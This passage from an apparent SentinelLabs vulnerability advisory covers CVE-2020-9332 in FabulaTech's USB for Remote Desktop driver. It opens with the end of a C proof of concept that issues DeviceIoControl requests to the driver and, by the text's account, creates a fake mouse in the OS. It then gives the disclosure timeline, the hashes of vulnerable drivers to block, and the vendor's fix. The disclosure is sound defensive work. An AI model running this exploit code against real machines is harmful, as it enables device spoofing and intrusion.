{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
Sleep(1000);

r = DeviceIoControl(Device, IOCTL_FT_SET_REQUEST, GetMsDesc, sizeof(GetMsDesc),
GetMsDesc, sizeof(GetMsDesc), &Returned, 0);
if (r == TRUE)
{
    printf("[+] GetMsDescn");
}
else
{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
Sleep(1000);

r = DeviceIoControl(Device, IOCTL_FT_SET_REQUEST, SetIdle, sizeof(SetIdle), SetIdle,
sizeof(SetIdle), &Returned, 0);
if (r == TRUE)
{
    printf("[+] SetIdlen");
}
else
{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
Sleep(1000);

r = DeviceIoControl(Device, IOCTL_FT_SET_REQUEST, RawReportDescriptor,
sizeof(RawReportDescriptor), RawReportDescriptor, sizeof(RawReportDescriptor),
&Returned, 0);
if (r == TRUE)
{
    printf("[+] RawReportDescriptorn");
}
else
{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
Sleep(1000);

r = DeviceIoControl(Device, IOCTL_FT_SET_REQUEST, SetIdle2, sizeof(SetIdle2),
SetIdle2, sizeof(SetIdle2), &Returned, 0);
if (r == TRUE)
{
```

```
    printf("[+] SetIdle2n");
}
else
{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
Sleep(1000);

r = DeviceIoControl(Device, IOCTL_FT_SET_REQUEST, RawReportDescriptor2,
sizeof(RawReportDescriptor2), RawReportDescriptor2, sizeof(RawReportDescriptor2),
&Returned, 0);
if (r == TRUE)
{
    printf("[+] RawReportDescriptor2n");
}
else
{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
Sleep(1000);
/*************/
```

Executing this snippet adds a very fake mouse to the OS:



No Fix So Far

Unfortunately, the vendor did not acknowledge the vulnerability (Update: see below!). We tried to contact the vendor via email on Jan 29, 2020 and Feb 4, 2020; however, we received no response. We also posted a message to the FabulaTech forum, but the message was deleted by administrators. To reduce the possible security impact from CVE-2020-9332, we recommend refraining from using USB for Remote Desktop until the vendor addresses the issue. We will update the post if the flaw gets fixed.

If you are not protected with SentinelOne agent, and until an official patch release by FabulaTech, we recommend blocking the following SHA1 (the vulnerable driver – partial list):

F93A6016AC90A4FF327DED9E2561C557B65D3C78
0730F138C1359A83367E8B289E5745D5A4452CE5
DF3EE526243CB6EA134E8C372E7514511817C3F6
81672069483826866DA5E2C224DA69FC03B8D67F
1036413C72B8CBB945E6CED0DC1F2844F7984ED0

89309C19A6DB44807352F41709A26C4411CE192F
41C6A4220FDAF62D04A9D7B4D15D566238A3EBDE
D7392470DB0FA55F35F4DACFE1706558665FFD24
057397C8058B05A832BB9CBF30B52EF38A046FDE
0F6B605D4F7AB1FD21E4A2385C6B0937DECB6280
CD6D2D56882C61B13F6A74D0789EB5196E140C53
68A7A3DC2090E8629CC19A6F9E07566E3FBC6483

Vendor Response

Since we published this post, the vendor has reached out to SentinelLabs to indicate that CVE-2020-9332 has been fixed in USB for Remote Desktop as of version 6.0.2. The vendor did not indicate whether the vulnerability had been fixed across all affected Fabulatech products.